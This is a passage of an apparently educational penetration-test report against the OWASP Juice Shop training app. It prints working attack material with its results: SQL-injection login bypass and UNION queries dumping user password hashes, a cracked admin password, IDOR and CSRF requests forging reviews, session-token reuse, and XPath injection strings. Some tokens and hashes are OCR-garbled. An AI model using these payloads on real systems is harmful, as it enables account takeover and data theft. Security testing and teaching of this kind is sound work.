Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= 9VAPJtytDcj_fBHQieDu1EtYXIJYT59h4WI9wUDetL3cmoubs3YueRcJaGvR; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzXNzIiwiZGFOY SI6eyJpcZI6MiwidXNLcm5hbWUiOitLCJLWfpbC16ImppbWqdwLjZS1zaCisvCisInB hc3N3b3JlIjoiMDESMjAyM2E3YmJkNzMyNTA1MTZmDY5ZGYxOGI1MDAiLCJybj2xlIjoiY 3vdG9tZXJkLCJkZXNleUb2tliI6liIsImxhc3Rmb2dpklwIjoiMTkylE20LjM 3iiwhchJvZmlsZULtWdljoiYXNzZXrZLsB1YmxpY9pbWFnZXMdVdxSb2Fkcyc9ZWzhd Wx0LNz9YIsInRhbDTWNYZXQioiuiLCJpc0FjdGL2ZSI6dhJ1ZSwiy1jYXRLEFO1j_o1Mj_AyMy0xM CoyNiAxMtowNzoyNC430TMgKzAw0j_AwIiwidZGVsZXRLZEFO1j_pudWxsfSwiaWF01j_oXnjk 4MzE50DY3fQ_EfcYMMHzdYFneIsW3yZnclUX-uxgoGL6Vq4PKCuAIEk6Prt2D8GTqWuU 0jUbw2RbmQ4ZyaSOXjNwNbIBD_ClR9DWY7R6Eq5DlRbtPBu4bUWJzHxIxvtcbXmRZK 4D4Spox8CdtNotX6obBLZifVS7z0oq4lp0YAUUe2x_s			
15			
16 {			
"email": "bender@juice-sh.op",			
"password": "pass"			



Try to login with other user – Success after adding “--” at the end

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane contains a POST request to the "/login" endpoint with the following JSON payload:

```

{
    "email": "bender@juice-sh.op",
    "password": "pass"
}

```

The "Response" pane shows a successful HTTP 200 OK response with the status message "Authentication successful". The response body contains a JSON object with a "token" key and a long string of characters representing a JWT token.

5. Authorization Testing

5.1 Testing Directory Traversal File Include

The screenshot shows an FTP session connected to the host 192.168.0.37:3000/ftp. The directory listing includes several files and folders:

- quarantine
- coupons_2013.md.bak
- incident-support.kdbx
- suspicious_errors.yml
- acquisitions.md
- eastere.egg
- legal.md
- announcement_encrypted.md
- encrypt.pyc
- package.json.bak



← → ⌛ ⌂ 192.168.0.37:3000/ftp/usr/share/dirb/wordlists/common.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec SecLists/Passwords/C...

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/kali/Downloads/juice-shop_15.2.1/build/routes/fileServer.js:55:18)
at /home/kali/Downloads/juice-shop_15.2.1/build/routes/fileServer.js:39:13
at Layer.handle [as handleRequest] (/home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/index.js:328:13)
at /home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/index.js:286:9
at param (/home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/index.js:365:14)
at param (/home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/index.js:421:3)
at next (/home/kali/Downloads/juice-shop_15.2.1/node_modules/express/lib/router/index.js:280:10)
at /home/kali/Downloads/juice-shop_15.2.1/node_modules/serve-index/index.js:135:16
at FSReqCallback.oncomplete (node.js:207:21)
```

5.2 Testing for Bypassing Authorization Schema

Testen in point 4.4.

5.3 Testing for Privilege Escalation

[http://192.168.0.37:3000/rest/products/search?q=qwert%27\)%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Users--](http://192.168.0.37:3000/rest/products/search?q=qwert%27)%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Users--)

JSON Raw Data Headers

Save Copy Pretty Print

```
{"status": "success", "data": [{"id": 1, "name": "admin@juice-sh.op", "description": "012023a7bd7325016f069df18c00", "price": "4", "deluxePrice": "6", "image": "0", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 2, "name": "jim@juice-sh.op", "description": "012023a7bd7325016f069df18c00", "price": "4", "deluxePrice": "6", "image": "0", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 3, "name": "bender@juice-sh.op", "description": "012023a7bd7325016f069df18c00", "price": "4", "deluxePrice": "6", "image": "0", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 4, "name": "bjorn.kimminich@gmail.com", "description": "6ed9d9726bcd73c539ed1ne8757b8c", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 5, "name": "ciso@juice-sh.op", "description": "861917d5fa51172f931dc7008labfb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 6, "name": "support@juice-sh.op", "description": "861917d5fa51172f931dc7008labfb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 7, "name": "mario@juice-sh.op", "description": "861917d5fa51172f931dc7008labfb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 8, "name": "mario@juice-sh.op", "description": "861917d5fa51172f931dc7008labfb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 9, "name": "mario@juice-sh.op", "description": "861917d5fa51172f931dc7008labfb", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 10, "name": "wurstbot@juice-sh.op", "description": "3cab1c04e4a6e8f1327d0a0371467d", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 11, "name": "amy@juice-sh.op", "description": "9ad5b9492b0528583e12d2a89141d4d", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 12, "name": "bjorn@juice-sh.op", "description": "098911111115f8ff1100000000000000", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 13, "name": "bjornnowasp.org", "description": "92831b2e6667490901963b0e0462466", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 14, "name": "chris.pike@juice-sh.op", "description": "10a783b9ed19e1c1673a2769998095b", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 15, "name": "accountant@juice-sh.op", "description": "9631e9f92a70b0426322bc45d636dc", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 16, "name": "uvogin@juice-sh.op", "description": "9631e9f92a70b0426322bc45d636dc", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 17, "name": "john@juice-sh.op", "description": "fe1c2e770f08fa7af7d7982ad4229", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 18, "name": "john@juice-sh.op", "description": "904794957b042459e5746478e445", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 19, "name": "emma@juice-sh.op", "description": "402f1c47a5316aef5a6e631a7739", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 20, "name": "stan@juice-sh.op", "description": "402f1c47a5316aef5a6e631a7739", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 21, "name": "etherium@juice-sh.op", "description": "31176a33f343d6d94e473313b8e64", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}, {"id": 22, "name": "admin3@juice-sh.op", "description": "0132023a7bd73250516f069df18b509", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "0", "deletedAt": "9"}]}
```

From this we can crack hash for admin: (admin password is: admin123)



https://crackstation.net

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec SecLists/Passwords/C...

ation

urity Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0c36e517e3fa95aabf1bbffcc6744a4ef
```

I'm not a robot reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha24, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bdd73250516f069df18b500	md5	admin123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

5.4 Testing for Insecure Direct Object References

Intercept HTTP history WebSockets history | Proxy settings

Request to http://192.168.0.37:3000

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 PUT /rest/products/6/reviews HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MSwidXNlc5hbWUiOiIiLCJlbWFpbCI6ImFkbWluIiWMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbisImRlbHV4ZVRva2VuIjoiIiwiibGFzdExvZ2luSXAxOiiIxOTIuMTY4Lj1ldHMvcHvbGljL2ltYWdlcy91cGxvYWRzL2RLZmF1bHRBZGlpbis5wbmcilCJ0b3RwU2VjcmVOIjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMTAtMjYgMTAGMTQ6MzIuMTE5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHosImIhdCI6MTY50DMyMTI3N30.CnjSvCnTuAfBt30ajOP6ZC8yOKi681WphuUaMLyUTGqBypV25Rfaq4va2VusiBhXm28kDEsyobsmRfYDG2TsU9PuRqF-ISXUez7ocaj4-NIcEj_WBt_NqBZEGrJ1IgW
8 X-User-Email: admin@juice-sh.op
9 Content-Type: application/json
10 Content-Length: 48
11 Origin: http://192.168.0.37:3000
12 Connection: close
13 Referer: http://192.168.0.37:3000/
14 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=9VAPJtytDcjfbHQIeDulEtyXIYJ; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MSwidXNlc5hbWUiOiIiLCJlbWFpbCI6ImFkbWluIiWMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbisImRlbHV4ZVRva2VuIjoiIiwiibGFzdExvZ2luSXAxOiiIxOTIuMTY4Lj1ldHMvcHvbGljL2ltYWdlcy91cGxvYWRzL2RLZmF1bHRBZGlpbis5wbmcilCJ0b3RwU2VjcmVOIjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMTAtMjYgMTAGMTQ6MzIuMTE5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHosImIhdCI6MTY50DMyMTI3N30.CnjSvCnTuAfBt30ajOP6ZC8yOKi681WphuUaMLyUTGqBypV25Rfaq4va2VusiBhXm28kDEsyobsmRfYDG2TsU9PuRqF-ISXUez7ocaj4-NIcEj_WBt_NqBZEGrJ1IgW
15
16 {
    "message": "yummy",
    "author": "admin@juice-sh.op"
}
```



Intercept HTTP history WebSockets history | ⚙ Proxy settings

Request to http://192.168.0.37:3000

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 PUT /rest/products/6/reviews HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MSwidXNLcmShbUiOii1LCJlbWFpbCI6ImFkbWluQGplawNLXNoLm9wUmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlhV4ZVRva2VuIoiIiIwibGfZdExvZ2luSXAxOiiIxOTIuMTY4LjAuMzciiLCJwc9maWx1SW1hZ2UiOiJhc3hL2RLZmFlbhPRBZGlpbiSwmcilCJ0b3RwU2VjcmVOIjoiIiIwiaXNB73RpdmUiOnRydwUsImNyZWFO2WRBdC16IjIwMjMtMTAtMjYgMDg6NTI6MDMuNDY1ICswMDowMCIsInVzZGFO2ZiuMTE5ICswMDowMCIsImRlhbGV0ZWRBdC16bnVsbHosImhdC16HTY5ODMyMTI3N30.cNjSvCdipgfzsFEEmjLYNcmjK3NATITDeMRHxjnTuAfBt30ajQP6ZC8yOKi681WphuJaMsyobsmRFyDG2Ts9PUqF-ISXUez7ocaj4-NicEj_WBt_NqBZEgPjIlgWGHg04jeBcFy
8 X-User-Email: admin@juice-sh.op
9 Content-Type: application/json
10 Content-Length: 49
11 Origin: http://192.168.0.37:3000
12 Connection: close
13 Referer: http://192.168.0.37:3000
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=9VAPJtytDcjfbHQIeDuiEtYXIJYT59h4WI9uUDetL3cmeyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MSwidXNLcmShbUiOii1LCJlbWFpbCI6ImFkbWluQGplawNLXNoLm9wUmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlhV4ZVRva2VuIoiIiIwibGfZdExvZ2luSXAxOiiIxOTIuMTY4LjAuMzciiLCJwc9maWx1SW1hZ2UiOiJhc3hL2RLZmFlbhPRBZGlpbiSwmcilCJ0b3RwU2VjcmVOIjoiIiIwiaXNB73RpdmUiOnRydwUsImNyZWFO2WRBdC16IjIwMjMtMTAtMjYgMDg6NTI6MDMuNDY1ICswMDowMCIsInVzZGFO2ZiuMTE5ICswMDowMCIsImRlhbGV0ZWRBdC16bnVsbHosImhdC16HTY5ODMyMTI3N30.cNjSvCdipgfzsFEEmjLYNcmjK3NATITDeMRHxjnTuAfBt30ajQP6ZC8yOKi681WphuJaMsyobsmRFyDG2Ts9PUqF-ISXUez7ocaj4-NicEj_WBt_NqBZEgPjIlgWGHg04jeBcFy
15
16 { "message": "notyummmy2", "author": "admin@juice-sh.op" }
```



Reviews (3)

bender@juice-sh.op Fry liked it too. 

admin@juice-sh.op yummy 

admin@juice-sh.op notyummmy2 

Write a review



6. Session Management Testing

6.1 Testing for Session Management Schema

Sessions are managed by JWT token that is set as cookie which is returned by server after validating information passed by user. Token is structured as bellow:

```
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIwiZGF0YSI6eyJpZCI6MjlsInVzZXJuYW1ljoiliwiZW1haWwiOiJ0ZXN0QHRIc3QuY29tliwicGFzc3dvcmQiOiwNWE2NzFjNjZhZWZlYTEyNGNjMDhiNzIYTzkMzBiYilsInJvbGUIOijdXN0b21lcilsImRlbHV4ZVRva2VujoiliwibGFzdExvZ2luSXAiOiwLjAuMC4wliwicHJvZmlsZUltyWdIIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdc5zdmciLCJ0b3RwU2VjcmV0IjoiliwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMTAtMjkgMjE6MTU6MTkuNjQwlCswMDowMCIsImRlbGV0ZWRBdCI6IjIwMjMtMTAtMjkgMjE6MTU6MTkuNjQwlCswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhCI6MTY5ODYxNDE5NX0.TFDGbi1YxK7Uu0isc659ZnY3cuwlCjf06S0KqGDot6W86SDRH1dFTPaxPlvvvdGHxSlmG87G2mkjoDwf30tJobKH0TNWxf5CZZ3KABSDRK996I4bAbodgEL_Ee0_RxpFk9jTdtVYEdxsaCMbkAHBLodU36uf67AP-GMCj_ihS-8"
```

Using JWT Debugger we can see what information token contains:

Header	Payload
<pre>{ "typ": "JWT", "alg": "RS256" }</pre>	<pre>{ "status": "success", "data": { "id": 22, "username": "", "email": "test@test.com", "password": "05a671c66aefea124cc08b76ea6d30bb", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/de", "totpSecret": "", "isActive": true, "createdAt": "2023-10-29 21:15:19.640 +00:00", "updatedAt": "2023-10-29 21:15:19.640 +00:00", "deletedAt": null }, "iat": 1698614195 }</pre>

Cache-Control is set to private and max-age is set to 604800 which is good practice because that means session token is revalidated with each request to the server. Data in tokens such as last login Ip should be encrypted

Session id is also sent as URL parameter in some requests which is dangerous because it means it is stored in browser history for example.

```
GET http://192.168.64.14:3000/socket.io/?EI0=4&transport=polling&t=0jzP3zo&sid=TLhtVcMCceW-yJdFAABY HTTP/1.1
User-Agent: curl/7.64.1
```

6.2 Testing for Cookies Attributes

Application does not set by default any “secure” attributes for cookies (screenshot below):

- Secure Attribute: Verify if the application sets the 'Secure' attribute on sensitive cookies, limiting their transmission to secure (HTTPS) channels. Tools like Burp Suite or browser developer tools can help inspect the Set-Cookie headers.
- HttpOnly Attribute: Ensure that sensitive cookies are set with the 'HttpOnly' attribute, preventing client-side JavaScript from accessing them. You can inspect this in the browser's developer tools or using proxy tools like Burp Suite.
- SameSite Attribute: Check if cookies that should not be sent in cross-origin requests are set with the 'SameSite' attribute (e.g., 'Strict' or 'Lax') to mitigate CSRF (Cross Site Request Forgery) attacks.

The screenshot shows the Burp Suite interface with a captured request and response. The request is a GET /rest/user/whoami HTTP/1.1 to localhost:3000. The response shows the raw cookie header:

```
1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: *
7 Etag: "7d-GwyDAsmsTTBBUVqZ2Z6hoqGfrana"
8 Date: Sun, 07 Jan 2024 16:07:51 GMT
9 Connection: close
10
11
```

The response body contains a large JSON object representing user information.

6.3 Testing for Session Fixation

Session Fixation is an attack where an attacker sets a user's session ID to a known value, then lures the user to authenticate using that session ID. Later, the attacker can use the known session ID to gain unauthorized access to the victim's session. So, to replicate it we can open application tab under dev tools and copy session token if we paste it to other browser and refresh page, we are successfully logged in into someone else account. What is important is the old token works even if the original user logs out!



Name	Value	Domain	Path	Expires...	Size	HttpOnly	Secure	SameSite	Partition...	Priority
token	eyJ0eXAiOiJKV1QiLCJhbGc...eyJzG...	localhost	/	2024-0...	736					Medium
continueCode	1KbV5a7Q65y3YJp1NW4RKP9xzjd5xAvElgb...	localhost	/	2025-0...	72					Medium
cookieconsent_status	dismiss	localhost	/	2025-0...	27					Medium
welcomebanner_status	dismiss	localhost	/	2025-0...	27					Medium
language	en	localhost	/	2025-0...	10					Medium

Select a cookie to preview its value

6.4 Testing for Exposed Session Variables

```

1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 Sec-Fetch-Dest: Not "Image"; v="1"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdwNjZXNzIiwicGFyOSI6eyJpZCIGMSwidXNlcmshbWUl0iilCJlbWFpbCI6ImFkbWluQ1wLNxLm9wIiwiCFCz3dvcmQ1O1wMTkyMD1zYtd1YmQ3MzI1MDUxNwyNjKzE4YjUwMCIsInJvbGUiGiQJhJhGpb2IiImIbh42VRva2ViJoiIiIwibGFzdExZ2lusuSAi1i1lCjvcn9mawxlSwlhZ2lub0iJhc3NlJhMvcbGljL2ltYwdlcg91cGxvYWRzL2JmTzIiCsiwDbeWICi5iNwZFG02NwbICi5iJwMj0tMDetMCs-MTMNTYGDkUhTUUSCsMdovMCi5iMrlbGV0ZWBACi6bNvh0s1alhdC16MTCwNDYzNj020HO.xQbC4uj1f0OyfnA5ijNbzbzjVBiyAG_2Y8x9Cu44k0OYvp_s4npkwlwE_EYEYB0Eh2-LG_f629F-HsoZPEnRvRXhtCotJTBhLYSKWJcsq9r_kg7DzK2L2E6lth_Oip4CiCSHWevw1hYFr5H-BqukAjT1-q5RqlDEo
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dst: document
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdwNjZXNzIiwicGFyOSI6eyJpZCIGMSwidXNlcmshbWUl0iilCJlbWFpbCI6ImFkbWluQ1wLNxLm9wIiwiCFCz3dvcmQ1O1wMTkyMD1zYtd1YmQ3MzI1MDUxNwyNjKzE4YjUwMCIsInJvbGUiGiQJhJhGpb2IiImIbh42VRva2ViJoiIiIwibGFzdExZ2lusuSAi1i1lCjvcn9mawxlSwlhZ2lub0iJhc3NlJhMvcbGljL2ltYwdlcg91cGxvYWRzL2JmTzIiCsiwDbeWICi5iNwZFG02NwbICi5iJwMj0tMDetMCs-MTMNTYGDkUhTUUSCsMdovMCi5iMrlbGV0ZWBACi6bNvh0s1alhdC16MTCwNDYzNj020HO.xQbC4uj1f0OyfnA5ijNbzbzjVBiyAG_2Y8x9Cu44k0OYvp_s4npkwlwE_EYEYB0Eh2-LG_f629F-HsoZPEnRvRXhtCotJTBhLYSKWJcsq9r_kg7DzK2L2E6lth_Oip4CiCSHWevw1hYFr5H-BqukAjT1-q5RqlDEo
16 If-None-Match: W/"7d-GvyDAsmsTTBBLUVqZZ6h0qGfrmA"
17 Connection: close
18
19

```

Session token is exposed as we can see in burp suite request are going over http, so all the data is not encrypted.

6.5 Testing for Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of cyber-attack where an attacker tricks a user into performing unintended actions on a website they are authenticated on. This is achieved by exploiting the trust that a website has in a user's browser.

This problem is present on Juice Shop website using simple html form which looks like this:

```
<script>history.pushState('', '', '/')</script>
<form action='http://localhost:3000/rest/products/24/reviews' method='PUT'>
  <input type='hidden' name='{"message":"hacked", "author":"hacked"}' />
  <input type='submit' value='Submit request' />
</form>
```

We can send request to the server and receive server respond with code succeeded and list of all reviews

```
{"status": "success", "data": [{"product": "24", "message": "test", "author": "bender@juice-sh.op", "likesCount": 0, "likedBy": [], "id": "NqPMGHHM9w9rifAxu", "liked": true}, {"product": "24", "message": "test", "author": "bender@juice-sh.op", "likesCount": 0, "likedBy": [], "id": "hmwnQm2F8faJENXDE", "liked": false}]}<script>history.pushState('', '', '/')</script>
<form action='http://localhost:3000/rest/products/24/reviews' method='PUT'>
  <input type='hidden' name='{"message":"hacked", "author":"hacked"}' />
  <input type='submit' value='Submit request' />
</form>
```

6.6 Testing for Logout Functionality

The logout button is easily accessible from the profile drop down menu. The only problem is the top bar is not fixed at the top, so it hides when user scrolls down the page. As described Testing for Session Fixation (6.3) the session is not terminated after user logout so attacker can steal session id and use someone else account even after the logout.

6.7 Testing Session Timeout

By default, the JWT token is valid for 24 hours, and user must login again to access the website. We can see this in Expires/Max Age column on screenshot below.

Name	Value	Domain	P..	Expires / Max-Age	S..	H..	Secure	SameSite	Partitio...	Priority
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG...ekxOpMRYWolm4wz3Z5JrLadgQEtvueJtm706K...	localhost	/	2024-01-08T04:08:53.000Z	7...					Medium
continueCode		localhost	/	2025-01-07T19:04:34.000Z	72					Medium
language	en	localhost	/	2025-01-07T19:04:17.000Z	10					Medium
cookieconsent_status	dismiss	localhost	/	2025-01-06T13:59:21.000Z	27					Medium
welcomebanner_status	dismiss	localhost	/	2025-01-07T13:59:20.000Z	27					Medium



6.8 Testing for Session Puzzling

It is possible to manipulate requests using burp suite. As described before by editing registration post we can do things like:

- Creating empty accounts in database
- Create user with admin privileges by adding “role:admin” to the request
- Skip restrictions like min and max characters in forms

And there are many more. Some of them are described in:

- 3.3 Test Account Provisioning Process
- 3.4 Testing for Accounts Enumerations and Guessable User Accounts
- 3.2 Test User Registration Process

7. LDAP (Lightweight Directory Access Protocol) Injection, XML Injection and XPath Injection

7.1 Introduction

During our penetration testing, we focused on assessing security through various Injection attacks, specifically targeting LDAP, XML, and XPath vulnerabilities within the tested application. The goal was to identify potential threats to user data security and confidentiality and assess control over resource access in the Juice Shop application. Our XPath Injection testing commenced with the execution of a basic attack outlined in the Web Security Testing Guide (WSTG), attempting unauthorized account access without proper authorization. XPath, designed for working with XML documents, allowed us to inject syntax into the application's requests, enabling controlled XPath queries. The exploitation of this vulnerability could potentially bypass authentication mechanisms, granting an attacker unauthorized access to information. As web applications extensively use databases, and XML databases utilize XPath as a standardized query language, the attack's implementation independence enables replication across different services seamlessly.

7.2 XML Injection

The attack scenario involves substituting a specific formula for login and password during a login attempt, leveraging the XML file's structure to exploit vulnerabilities in the application's handling of XPath queries. An example XML file that we will attack is built as follows:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <account>admin</account>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <account>guest</account>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <account>guest</account>
    </user>
</users>
```

It contains information about the user's name, password and account type using the appropriate formula we can try to refer to the users and their information contained in the file. The first step is to try to use the ' character which will allow us to get a syntax error in the query and check whether we get an error.

The screenshot shows two parts of the OWASP Juice Shop application. On the left, the 'Login' screen has an 'E-mail *' field containing "' or 17=17 --" and a 'Hasło *' field containing "' or 17=17 --". Below these fields is a link 'Zapomniałeś hasła?'. On the right, the 'OWASP Juice Shop' header is visible, followed by a 'Konto' section. It displays the user 'admin@juice-sh.op' with a checked 'Orders & Payment' permission. Below this are 'Privacy & Security' and 'Wyloguj się' options.

This is how we can refer to the database and enter the appropriate credentials that allow us to gain access to the administrator's data. And then we have permissions and access to all administrator actions.

The attack concisely looks as below. The standard syntax allows you to send such a request by which verification takes place and access is granted or denied:

```
string("//user[username/text()='admin@juice-sh.op' and password/text()='password']/account/text())
```

However, we, using XPath's capabilities, will try to convert this query to one like this:

```
string("//user[username/text()=' or 17=17 -' and password/text()=' or 17=17 -']/account/text())
```

Eventually we will call an error and refer to the XML that will allow us to log in according to the data inside. This attack can, of course, be performed in other ways as well, such as using the following method:

The screenshot shows a dark-themed login interface. The 'E-mail *' field contains the value 'abcd' or 1=1 or 'a'='a'. The 'Hasło *' field contains the value 'abcd'. Below the fields is a link 'Zapomniałeś hasła?'. At the bottom are two buttons: a blue 'Zaloguj się' button with a user icon and a smaller white 'Zapamiętaj mnie' checkbox.

In this case, we issue a command that allows us to move some of the information given in the username to the password question making it completely unimportant for the application and skipping this part of the verification. So, our query looks like this:

FindUserXPath: //Employee[UserName/text()='abcd' or 1=1 or 'a'='a' And Password/text()='abcd']

Thus, the computer receives the following command:

//Employee[(UserName/text()='abcd' or 1=1) or ('a'='a' And Password/text()='abcd')]

7.3 LDAP Injection

LDAP Injection is a type of attack that exploits vulnerabilities in applications using the Lightweight Directory Access Protocol (LDAP). Attackers leverage improper input, such as strings or queries, to introduce unauthorized changes or gain unauthorized access to data stored in LDAP directories. This attack involves manipulating LDAP queries by injecting specially crafted commands, leading to potentially harmful operations on the LDAP server. For instance, a malicious user could inject code into an LDAP query, triggering unauthorized operations like reading, modifying, or deleting data in the LDAP directory. To safeguard against LDAP Injection attacks, it is crucial to employ proper input validation and sanitization methods, avoiding the direct concatenation of user-supplied data with LDAP queries. Regular security audits and awareness among developers and system administrators are key to identifying and securing against potential threats associated with LDAP Injection.



LIVE DEMONSTRATION!

LDAP Injection

Bypass the insecure login providing a special username/password pair. Hint: the password is stored unencrypted in the configuration file of the LDAP server. Only the admin account is available.

Result: Wrong identity provided.

Package intercepted in burp while trying to log in:

Request	Response
